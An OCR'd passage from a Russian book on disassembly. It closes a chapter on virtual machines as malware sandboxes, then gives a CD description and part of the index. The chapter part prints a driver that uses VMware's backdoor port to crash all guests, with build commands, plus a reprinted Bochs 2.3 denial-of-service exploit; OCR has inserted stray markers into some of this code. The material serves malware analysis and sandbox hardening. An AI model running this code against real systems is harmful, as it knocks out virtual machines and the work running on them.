Парад дыр тем временем продолжается. Было бы утомительно (да и неинтересно) останавливаться на каждой из них и смаковать ее во всех подробностях. Достаточно сказать, что последнее

сообщение о переполнении буфера в VMware опубликовано совсем недавно и датируется 6 апреля 2007 года, затрагивая VMware ESX Server 3.0/3.0.1. Хотя какие-либо технические детали на данный момент отсутствуют (информация об уязвимости опубликована самими разработчиками, которые, совершенно не заинтересованы в раскрытии этих подробностей), анализ заплаток (до сих пор, кстати, еще не выпущенных) позволяет локализовать положение дыры и написать эксплоиты. Так что следите за новостями на **http://www.securityfocus.com/bid/23322**.

Короче говоря, верить VMware нельзя, и прежде, чем отлаживать на ней очередного червя, не помешает установить все последние обновления, которые только существуют на данный момент. С другой стороны, более древние версии выглядят менее навороченными, зато они потенциально более устойчивы к прорыву за пределы виртуальной машины. В любом случае, традиционные меры предосторожности не помешают. Ведь когда-то червей отлаживали непосредственно на основных компьютерах, и в большинстве случаев ничего трагичного при этом не происходило.

Ладно, будем считать, что с прорывом за пределы VMware мы разобрались и перейдем ко всевозможным "пакостям" внутри нее. Код, приведенный в листинге 41.5, вызывает остановку виртуальной машины, что равносильно командам **Power | Suspend** в главном меню виртуальной машины (рис. 41.6). Однако после пробуждения (**Resume**) она, увы, оказывается безнадежно зависшей, и потому приходится перезагружаться (рис. 41.7).




Рис. 41.6. Зловредный код вгоняет виртуальную машину в сон




Рис. 41.7. Виртуальная машина в состоянии сна, из которого уже нет возврата

Листинг 41.5. Исходный код драйвера VMware-crash.asm, вгоняющего виртуальную машину в сон, от которого ей уже не проснуться

```
.686
.model flat, stdcall

.code

DriverEntry proc
     Mov     eax, 110
     Mov     ebx, 3
     Int     80h
     Mov     ax, 6c81h
     Mov     dx, 1004h
     Out     dx, ax
     Xor     ebx, ebx
     Xor     eax, eax
     Inc     eax
```

```
      Int      80h

      Mov      eax, 0C0000182h; STATUS_DEVICE_CONFIGURATION_ERROR
      ret
DriverEntry endp

end DriverEntry
```

Компилируется драйвер средствами DDK, и делается это вполне стандартной командной строкой (листинг 41.6).

Листинг 41.6. Компиляция драйвера средствами DDK

```
ml /nologo /c /coff VMWareSL.asm
link /driver /base:0x10000 /align:32 /out:VMWareSL.sys /subsystem:native VMWareSL.obj
```

Для загрузки драйвера "на лету" хорошо подходит бесплатная утилита w2k_load.exe, написанная Свеном Шрайбером и прилагаемая к книге "Недокументированные возможности Windows 2000"[5]. Эти утилиты можно скачать, например, отсюда: **http://irazin.ru/Downloads/BookSamples/Schreiber.zip** или с сайта самой книги: **http://www.rawol.com/?topic=51**.

Естественно, DDK — это не догма. В конечном счете, никакого произвола здесь нет, и с ничуть не меньшим успехом можно использовать, например, FASM или даже поместить ассемблерный код в загружаемый модуль ядра и натравить его на Linux.

При этом VMware аварийно завершит работу всех гостевых машин, с выдачей диалогового окна с надписью `*** VMware Workstation internal monitor error ***` и огромным количеством совершенно ненужной технической информации (рис. 41.8).




Рис. 41.8. Одна гостевая система рушит все остальные и буквально сводит с ума VMware

[5] Свен Шрайбер. "Недокументированные возможности Windows 2000". — СПб.: Питер, 2002.

К тому же VMware поддерживает специальный недокументированный backdoor-интерфейс, о котором уже говорилось ранее в этой главе в *разд. "Атака через backdoor-интерфейс"*. Как уже говорилось, этот интерфейс позволяет гостевым операционным системам управлять виртуальной машиной, что во-первых, позволяет зловредному коду определить, что он исполняется отнюдь не на "живом" железе, а работает под VMware, которую, посредством того же backdoor-интерфейса, можно и уронить.

Естественно, можно и нужно пройтись редактором HIEW по коду VMware, найти в ней все константы `564D5868h` и заменить их чем-нибудь другим. Для большей надежности то же самое следует проделать и с номером порта. Работоспособности VMware это не нарушит, зато вредоносный код потеряет возможность побега через backdoor-интерфейс.

Впрочем, VMware уже достаточно скомпрометировала себя, и спасти ее репутацию может разве что чудо. Но чудес, как известно, не бывает, а вот конкуренты имеются в большом ассортименте.

Рассмотрим например, весьма популярный эмулятор Bochs (**http://bochs.sourceforge.net**). Работает он медленно, зато бесплатен и, что самое важное, за все время существования Bochs в нем не было обнаружено ни одной дыры, позволяющей зловредному коду вырваться за пределы виртуальной машины. Другая полезная возможность — встроенный отладчик, работающий на уровне виртуальной машины и потому совершенно невидимый отлаживаемому коду. Короче говоря, с точки зрения безопасности весь потенциально опасный код лучше всего исследовать под Bochs.

Тем не менее, Bochs все-таки содержит несколько некритических ошибок переполнения, позволяющих гостевой операционной системе вызывать аварийное завершение работы эмулятора, препятствующее отладке вредоносного кода. Однако непосредственно на операционную систему как таковую зловредный код воздействовать не может, а точнее — пути такого воздействия неизвестны.

В частности, на сайте SecurityFocus значится всего одна ошибка переполнения буфера, относящаяся к версии BOCHS 2.3 и вызывающая отказ в обслуживании. Обнаруженная в конце мая 2007 года хакером Tavis Ormandy, она все еще остается достаточно актуальной.

В листинге 41.7 приводится исходный текст эксплойта, опубликованного на **http://downloads.securityfocus.com/vulnerabilities/exploits/24246.c**.

Листинг 41.7. Исходный код эксплоита, вызывающий переполнение буфера в эмуляторе BOCHS 2.3 с последующим отказом в обслуживании

```
#include <sys/io.h>

int main(int argc, char **argv)
{
       iopl(3);
       outw(0x5292, 0x24c);
       outw(0xffff, 0x245);(a)
       outw(0x1ffb, 0x24e);
       outb(0x76, 0x241);
       outb(0x7b, 0x240);
       outw(0x79c4, 0x247);
       outw(0x59e6, 0x240);
       return 0;
}
(a) <- TXCNT is inserted here.
```

Покопавшись в исторических архивах, можно также обнаружить имевшую место ошибку переполнения кучи в модуле виртуальной сетевой карты NE2000 RX, что осуществлялось записью слишком большого числа в регистр `TXCNT`. Это позволяло модифицировать память эмулятора. Исходный код уязвимого фрагмента приведен в листинге 41.8.

Листинг 41.8. Фрагмент исходного кода уязвимого модуля эмулятора сетевой карты NE2000 RX

```
void bx_ne2k_c::rx_frame(const void *buf,
unsigned io_len)
{
     /* ... */
     // copy into buffer, update curpage, and signal
     interrupt if config'd
     startptr=&BX_NE2K_THIS s.mem[BX_NE2K_THISs.curr_page*256-BX_NE2K_MEMSTART];a
     if ((nextpage > BX_NE2K_THIS s.curr_page) ||
             ((BX_NE2K_THIS s.curr_page + pages) ==
                           BX_NE2K_THIS s.page_stop))
                                   {
                                   memcpy(startptr, pkthdr, 4);
                                   memcpy(startptr + 4, buf, io_len);b
                                   BX_NE2K_THIS s.curr_page = nextpage;
                                   /* ... */
```

Впрочем, пока не известно ни одного эксплоита, реально использующего эту уязвимость для своего блага. Между тем, с ростом популярности виртуальных машин как инструмента "трепанации" вредоносного кода, создатели последней мало-помалу начинают задумываться о методах борьбы, оттачивая новые технологии нападения и обороны.

Описание компакт-диска

На компакт-диске вы найдете сопроводительные материалы, призванные помочь в освоении принципов дизассемблирования и исследования кода. Материалы для каждой главы сгруппированы по папкам, пронумерованным соответственно номерам глав.

Содержимое каждой папки выглядит следующим образом:

- Вложенная папка IMAGES — иллюстрации к соответствующей главе
- Вложенная папка LISTINGS — дизассемблированные листинги и дампы, пронумерованные в порядке, соответствующем нумерации листингов в главе.
- Вложенная папка SRC — исходный код приложений и примеров, рассматриваемых в книге.
- Вложенная папка SUPPLEMENTARY — дополнительные материалы к соответствущей главе.

Предметный указатель

"

"развертка" функций, 234
"Список прерываний" Ральфа Брауна, 140, 554

*****

ABEL Self Learning Loader Generator, 21

.

.adata, 767
.aspack, 767
.bss, 592, 594
.code, 766
.data, 114, 594, 766
.diff, 55
.finit, 587, 601
.init, 587, 601
.patch, 55
.plt, 587
.rdata, 766
.rodata, 597, 599, 601
.rsrc, 766
.S, 81
.text, 587, 599, 601, 766

_

__cdecl, 298
__fastcall, 298
__stdcall, 298

1

16-разрядный режим, 420

3

32-разрядный режим, 420
3DNow!Pro, 73

4

40-битное
  шифрование, 694, 696

5

56—128-битное
  шифрование, 694

A

A.out, 69, 592, 593
A86, 75
ACPI, 175
Acrobat Reader, 698
ActiveX-элемент, 863
Address Generation Interlock, 539
Address Space Layout Randomization, 762
Adobe, 695, 697
Adobe Acrobat, 693, 694
  защита, 694
Adobe Photoshop, 681
Adore, 730, 743
Advanced PDF Password Recovery, 704
Advanced Registry Tracer, 95
AGI, 539
AIX, 41
Alcohol 120%, 21, 93
ALD, 44, 798, 810
Algol 60, 252
Alpha, 83, 761
AMD, 29, 41, 625, 629, 661, 725, 726, 750
AMD Athlon FX, 626
AMD Opteron, 30
AMD Pacifica, 723
AMD x86-64, 6, 69, 76
AMD64, 41, 625
  режимы работы, 631
AMD-V, 30
ANSI C, 501
ANSI C/C++, 713
Aout, 75
Aoutb, 75
API, 775
APIC, 672
Apimon.exe, 197
APISpy32, 18
API-функции, 656, 716
  перехват, 656
API-шпионы, 18, 125, 126, 185, 203, 690
Armadillo, 93, 791, 797, 819
AS86, 69, 75
ASCII, 108
  символы, 597
  строки, 114
ASCIIZ-строки, 437, 443, 598
ASLR, 762
ASPack, 547, 549, 559, 653, 767, 773, 777, 779
ASPI-драйвер, 724
ASProtect, 92, 549
Assembly Language Debugger, 44
AT&T, 78
  синтаксис, 70, 78
Athlon 64, 30, 725

B

Backdoor-механизм, 859
Backtrace, 144
Bart PE Builder, 681
Bash, 742
Basic, 109, 110, 449
  старые диалекты, 449
Bastard Disassembler, 47
BeOS, 41, 52, 58
BIEW, 44, 56, 59, 586
Bin, 74, 75

Binutils, 78, 84
BIOS, 77, 175, 728
BIOS Setup, 861
Bit-hack, 624, 652
Blue Pill, 723
Bluetooth, 744
Bochs, 30, 31, 52, 57, 104, 585, 716, 719, 769, 794, 861, 870
  сборка с поддержкой 64-битной архитектуры, 627
Boot.ini, 9, 678, 754, 755
Borland, 83
Borland C++, 70, 238, 272, 288, 291, 395, 413, 459, 499
Bound import table, 551
Breakpoints, 139
Brute force attack, 694, 860
Bryce Cogswell, 19
BSD, 765
BSOD, 682, 691, 784, 791, 829
BufferShield, 762, 763
BugCheck-коды, 691, 752
Burndump, 809
Burneye, 171, 796, 807
Burneye Unwrapper, 808
Bzip, 53

C

C, 68, 185, 482, 707
C convention, 112
C/C++, 5, 841
C++, 63, 266
C2U, 125
Calling conventions, 66
Carry Flag, 456
Case-обработчики ветвления, 495
Cdecl, 310, 353, 371
CheckInstall, 62
Clipper, 13, 110
CloneCD, 21, 93
CodeView, 70, 73
COFF, 69, 71, 77, 592
Colorer, 211
Command-length disassembler, 212
Common Object File Format, 69
Compaq SystemPro, 670
Compuware, 5
Concurrent Version System, 53
Constructor, 266
CopyMem II, 784, 820
Copy-on-write, 657
CPU, 342, 459
Cra386, 125
CRC, 101, 293, 652
CRC16, 16
CRC32, 16, 101
Cross-references, 226
CTrace, 173
Cup386, 30
Current Section, 552
CVS, 53
Cygnus Solutions, 58
Cygwin, 58
C-соглашение, 298
C-строки, 437

D

Daemon Tools, 21
Data Execution Prevention, 750
DATA_DIRECTORY, 551
  структура, 552
Dbghelp.dll, 71, 791, 838
DbgView, 675
DCOM RPC, 857
Debian, 62
Debug.com, 40, 44, 147, 712
Debugging Tools, 9
Debugging Tools for Windows, 194
DEC PDP-11, 64
DeDe, 13
Delete
  идентификация, 289, 291
Delphi, 13, 18, 107, 140, 292, 438, 707, 713, 772, 774, 836
DeMoNiX, 6
DEP, 750
  аппаратная поддержка, 751
  конфигурирование, 753
  обход, 756
  проблемы совместимости, 756
  программная реализация, 752
Desktop.ini, 858
Destructor, 266
Disk Editor, 26
DJGPP, 77
DLL, 21, 142
DoS, 749, 762
DOSBox, 22, 30, 31, 39
Doswin32, 547
Dos-заглушка, 549
DOS-строки, 438
Driver Development Kit, 194
DriverStudio 3.2, 136
DriverStudio Framework, 5
DriverStudio v. 2.7 build 562, 6
Dumpbin, 111
DUMPBIN, 225, 853
DWARF, 76
DWARF2, 76

E

eBook, 707
eBook Reader, 697
eBook-формат, 695
EDITBIN, 569, 676
Elcomsoft, 704, 705
ELF, 49, 61, 69, 74, 587, 634
ELFCrypt, 796, 798
ELF-вирусы, 590
ELF-заголовок, 587
  искаженный, 615
  структура, 587
ELF-загрузчик, 615
  уязвимости, 745
ELF-сегменты, 587
ELF-файл, 154, 554, 593, 639
  внедрение чужеродного кода, 590
  защищенный Shiva, 810
  с искаженным заголовком, 159
  служебный заголовок, 587
  структура, 587
  универсальный распаковщик, 803
ELF-формат, 586, 592
Emacs, 49
Enhanced Virus Protection, 751
Enterprise Event Logging, 147
Entry point, 43, 552
EVP, 751
Exec Shield, 763
Executable and Link Format, 69, 49, 61, 69, 74, 587, 634
Extended Attributes, 571
eXtreme Protector, 40, 92, 672, 784, 813

F

FAR Manager, 211, 821, 826, 859
FASM, 67, 73, 82, 84, 190, 629, 869
  макроязык, 74
  режим x86-64, 634
Fastcall, 371
Fc.exe, 97
File Alignment, 552
Filemon.exe, 19, 95
FileOpen, 700
FireFox, 750, 757, 840, 862, 864
First Section, 552
Flash USB, 860
Flat Assembler, 73, 67, 73, 82, 84, 190, 629, 869
FLEX LM, 92
FLIRT, 795
Folder.htt, 856
Fox Pro, 13, 110
FPO, 404
FPU, 342, 459
Frame Pointer Omission, 404
Free BSD, 24, 27, 38, 41, 44, 75, 150, 595, 599, 631
Free Pascal, 438, 439, 460, 491
FSG 2.0 by bart/xt, 781

G

GAS, 70, 78, 82, 84
GCC, 68, 75, 84, 148, 608, 822
GDB, 42, 147, 149, 174, 587, 602, 613, 798, 806
  многопоточность, 151
  обработка сигналов, 170
  точки наблюдения, 166
  точки останова, 166
  точки перехвата, 166
  трассировка, 165
GDT, 23, 174
Gerald Popek, 22
GHex, 49
GIMP, 648, 650
Global Descriptor Table, 23
Global Offset Table, 763
GNOME, 49
GNU:
  Assembler, 70, 75, 84
  Binutils, 84
  Compiler Collection, 78, 84
  Debugger, 43, 629
  linker, 84
GNU/HURD, 683
GNU/Linux, 41
GOT, 763
Gzip, 53, 645

H

Hacker Disassembler Engine, 12
HAL, 669, 670
Hal.dll, 555, 669
Hardlock, 92
Hardware Abstraction Layer, 669, 670
HASP, 39, 90, 92, 694
Hewlett-Packard, 37
Hex Workshop, 16
Hex-редакторы, 13
HIEW, 14, 21, 97, 108, 110, 116, 122, 129, 131, 190, 198, 220, 561, 569, 585, 605, 613, 644, 652, 677, 697, 698, 766, 784, 793, 807, 833, 844, 854
High Level Assembler, 70, 82, 84
HLA, 70, 82, 84
Honeypot, 857
HPPA, 761
HT, 620
HT Editor, 16, 48, 160, 181, 607, 640, 644, 767
HTE, 16, 48, 160, 181, 607, 620, 640, 644, 767
Hutch's package, 71
HyperThreading, 9, 176, 722, 748

I

i386kd.exe, 194
IA32, 83, 671
IA64, 37, 41, 83
IAS.EXE, 71
IBM, 37, 69
IBM OMF, 73
IBM PC, 22, 449
IBM PC XT/AT, 22
IBM System/370, 23
IceDump, 6, 829, 840
IceExt, 6, 212, 768, 829, 840
IDA Pro, 10, 46, 67, 70, 71, 101, 110, 114, 214, 225, 239, 289, 293, 341, 355, 397, 407, 418, 420, 436, 561, 571, 586, 597, 615, 618, 640, 712, 765, 770, 787, 815
  Highlighter, 815
  автоматическая идентификация функций, 231
  бесплатная версия, 10
IDA Pro 4.3, 114
IDA Pro 4.7, 637
IDA Pro 4.9, 637
IDA SDK, 811, 815
IDE-устройства, 860
IDT, 23, 103, 174, 664, 721, 741
IEEE, 69
IF−THEN−ELSE идентификация, 466
IIS, 837
Import REConstructor, 17
Install Shield, 13
InstallShield Decompiler, 13
InstallShield X Unpacker, 13
Intel, 29, 41, 78, 319, 625, 658, 661, 725, 726, 750
  синтаксис, 78
Intel C++, 68
Intel C++ Compiler, 214
Intel Coverage Tool, 213
Intel Fortran Compiler, 214
Intel IA64, 69
Intel Itanium, 670
Intel Pentium, 670
Intel Vanderpool, 723
Intel VTune Performance Analyzer, 214
Internet, 638
Internet Explorer, 707, 750, 757, 840, 863
Interrupt Descriptor Table, 23, 103, 741
Interrupt List by Ralf Brown, 140, 554
IRIX, 41
isDcc, 13
Itanium, 751

J

Java, 13

K

KDE, 49
Kerberos, 18, 126, 132
KERENL32.DLL, 80, 553, 589, 657, 666, 670, 775, 794, 828, 852, 853
Kernel Bluetooth Local Root Exploit, 744
Kernel Debugger, 67

Kernel-Mode Driver Framework, 71, 83, 675
Kevin Lawton, 41
Keygen, 624
KHexEdit, 49
Knark, 730
Knoppix
  загрузка с HDD, 178
Knoppix 3.7, 175, 640
Ktrace, 48

L

Last Section, 552
LAZY ASM, 84
Lazy Assembler, 73, 82
Ld, 84
Ld86, 69
LDasm, 47
Ld-linix.so, 589
LDT, 23, 174
LIBC, 80, 81
Libc.so, 589
Libm.so, 589
Lida, 47
Lin/Obsidian, 602
Linice, 44, 174, 811
  конфигурирование, 176
LINT, 148
Linux, 10, 24, 38, 42, 44, 149, 174, 585, 586, 608, 639, 765
  64-разрядные версии, 626
  дизассемблирование ядра, 647
  замена логотипа, 647
  захват ring 0, 743
  особенности дизассемблирования, 612
  перехват запросов к файловой системе, 739
  перехват системных вызовов, 737
  хак ядра, 647
  ядро, 639
Linux Disassembler, 47
Linux Interactive DisAssembler, 47
Linux Red Hat, 594
Linux.NuxBee, 604
Linux.Vit.4096, 602
Live CD, 38, 177, 648, 743
LKM, 731, 738, 744
Loadable Kernel Module, 731, 738, 744
Local Descriptor Table, 23
LOCO, 818
Logo_2_4.c, 648
Lord PE, 16, 768, 783
Lord PE Deluxe, 769
Lynx, 55, 840
Lz32.dll, 570

M

Mac OS, 58, 572
Mac OS X, 41
MakeCrk, 125
Malware, 814
Map-файл, 69, 137
Mark Russinovich, 19
MASM, 67, 82, 83, 637
MD5, 16, 694, 702, 704
MFC, 140
Microsoft, 41, 53, 69, 83, 190, 274, 683, 713, 723
Microsoft Debugging Tools, 629
Microsoft Kernel Debugger, 788
Microsoft OMF, 71, 73
Microsoft Platform SDK, 67
Microsoft Virtual PC, 30, 97
Microsoft Virtual Server 2007, 36
Microsoft Visual C++, 66, 68, 234, 238, 288, 291, 292, 300, 357, 413, 459, 499, 772
Microsoft Visual Debugger, 67
Microsoft Visual Studio, 17, 67, 133
Microsoft Visual Studio Debugger, 843
Microsoft WinDbg, 9
Microsoft Windows Debugger, 67, 194
Midnight Commander, 606
MMX, 58, 73
  команды, 103
Motorola MC68020, 23
Mp3, 692
Mp4, 692
MS Link, 102
MS profile.exe, 213
MS Visual Studio Debugger, 123
MSDN, 140, 247, 666, 789
MS-DOS, 10, 44, 71, 147, 549, 578, 640, 711, 826
  real-mode stub, 549
MZ, 74, 549

N

NAG-screen, 125, 824
  подавление, 126
Naked-функции, 234
NASM, 67, 69, 75, 82, 84
Native API, 80, 198, 554, 572, 660, 720
NetBSD, 38, 41, 44, 75
Netstat, 91
Netwide Assembler, 75
New
  идентификация, 289
New Paradigm Resources Group, 700
Next Section, 552
NMS-файл, 137
Norton Disk Editor, 14
Novell SLES10, 38
NTDDK.H, 573
NTDLL.DLL, 553, 573, 670, 789, 828
NtExplorer, 653, 828
NTFS, 571, 572, 681, 687, 827
  потоки, 554
  расширенные атрибуты, 571
NTFS.SYS, 683
Ntoskrnl.exe, 555, 660, 662, 676, 667, 829
NuMega, 5
NuMega SoftICE Symbol Loader, 137, 783
NuMega TrueCoverage, 213
NX/XD-бит, 752, 754, 757, 758, 763, 764, 777

O

Objdump, 47, 158
Object Alignment, 552
Object Module Format, 69
Obj-файл, 69
OEP, 102, 204, 769, 772, 774, 781
  универсальный метод поиска, 779

Off-line patch, 652
OllyDbg, 9, 42, 137, 140, 158, 193, 216, 787, 831, 833
  пошаговая трассировка, 204
  программирование шаблонов, 210
OllyDump, 787
OMF, 69
On-line patching, 653
Open Watcom, 68
OpenBSD, 41, 44, 75, 640, 763
Opera, 106, 840, 862, 864
Opteron, 626, 725
Original entry point, 102, 204, 769, 772, 774, 781
OS/2, 41, 46, 640, 670
Outpost Firewall, 863
Overflow Flag, 456
O-пароль, 696, 697, 703

P

PACE IntelLock, 697
Pacifica, 36, 38, 726, 728
PAE, 672, 754
Page fault handler, 748
Page-file attack, 724
Parallels, 41, 104
Parallels Workstation, 38
Pascal, 66, 68, 76, 232, 297, 298, 312, 482, 490
Pascal-соглашение, 112, 298
Pascal-строки, 436
  широкие, 439
PaX, 761
PC 3000, 106
PCB, 734
PCX-файлы, 648
PDB, 71
PDF, 692, 702
  O-пароль, 693
  U-пароль, 693
  структура файла, 698
PDF Password Recovery COM SDK, 707
PDF Password Recovery Professional, 705
PDF Password Remover, 705
PDF-файл, 692, 703
PDP-11, 83
PE, 74, 634
PE Tools, 17, 652, 788
PEB, 554, 851
PE-Compact, 777, 778, 779, 794
PEiD, 16, 653, 768
Pentium MMX, 73
Perl, 47, 109, 185, 189, 212, 650, 841
Peter Anvin, 75
Peter Veenstra, 41
PE-заголовок, 558, 574, 789
  внедрение в, 560
  незараженного файла, 560
PE-секции, 587
PE-файл, 95, 639
  адрес базовой загрузки, 548
  атрибуты секций, 776
  виртуальные адреса, 548
  виртуальный образ, 548
  внедрение кода, 547
  заголовок, 548
  искажение заголовка, 102
  оверлей, 548, 549
  относительные виртуальные адреса, 548
  перемещаемая информация, 548
  страничный образ, 548
  структура, 548
  схемы адресации, 548
  таблица диапазонного импорта, 551
  физические адреса, 548
PGP, 56
PharLap, 73
PHRACK, 732
Physical Address Extensions, 672, 754
PIC, 672
PIce, 46
PIC-контроллеры, 672
PKLite, 794
Pkzip, 53
Platform SDK, 194
PolyEngine.Linux.LIME.poly, 593
POSIX, 670, 751
PowerPC, 627
PPC, 37, 83
ProcDump, 16, 769, 788, 806
Process Control Block, 734
Process Enviroment Block, 851
Process Patcher, 21
Program Database, 71
Program header table, 587
Proof-of-concept exploits, 841
Ptrace, 44, 149, 811
Python, 47, 841
P-код, 652

Q

QEMU, 32, 104, 585, 627, 857
QNX, 41, 52, 58

R

R!SC's Process Patcher, 21
Ralph Brown's Interrupt List, 554
Rasta Ring 0 Debugger, 6
raw offset, 552
Raw Relative Address, 548
Raw size, 552
RC4, 694, 704, 807
Rdf, 69
RDOFF, 69
Red Hat, 58
Red Hat Enterprise Linux v.3, update 3, 763
Red Hat RHEL5, 38
Regmon.exe, 19, 95
Relative Virtual Address, 552
ReloX, 17
Remote Procedure Calls, 194
Resource Hacker, 680, 681
Restorator Resource Editor, 18
Ring 0, 719
Ring 3, 23, 719
RLE, 570
Robert Goldberg, 22
Rot13, 700
RPC-вызовы, 194
RPC-заголовок, 843
RPC-шпионаж, 203
RTL, 795, 823
RTTI, 13
Ruby, 841
RVA, 548, 562

S

S.u.S.E, 810
SALT-строка, 703
SCSI, 724, 860
SDT, 722, 837
SDT Restore, 722, 839
Section Alignment, 552
Section header table, 600
Secure Virtual Machine, 725
Segment header table, 600
SEH, 103, 230, 658, 664
  фильтр, 659
  фрейм, 659, 843
  фреймы подложные, 844
Sentinel, 92

Service Description Table, 722
Setup.S, 643
SFC, 662, 674, 677
SHA1, 807
SHA-1, 16
Shareware, 90, 98
Shell-код, 80, 657, 660, 746, 749, 757, 841
  в ASCII-представлении, 841
  дизассемблирование, 849
  зашифрованный, 848
  передача управления, 845
Shiva, 608, 796, 809
Sign Flag, 456
Silvervale, 38
Slackware, 62
SMP, 9, 669
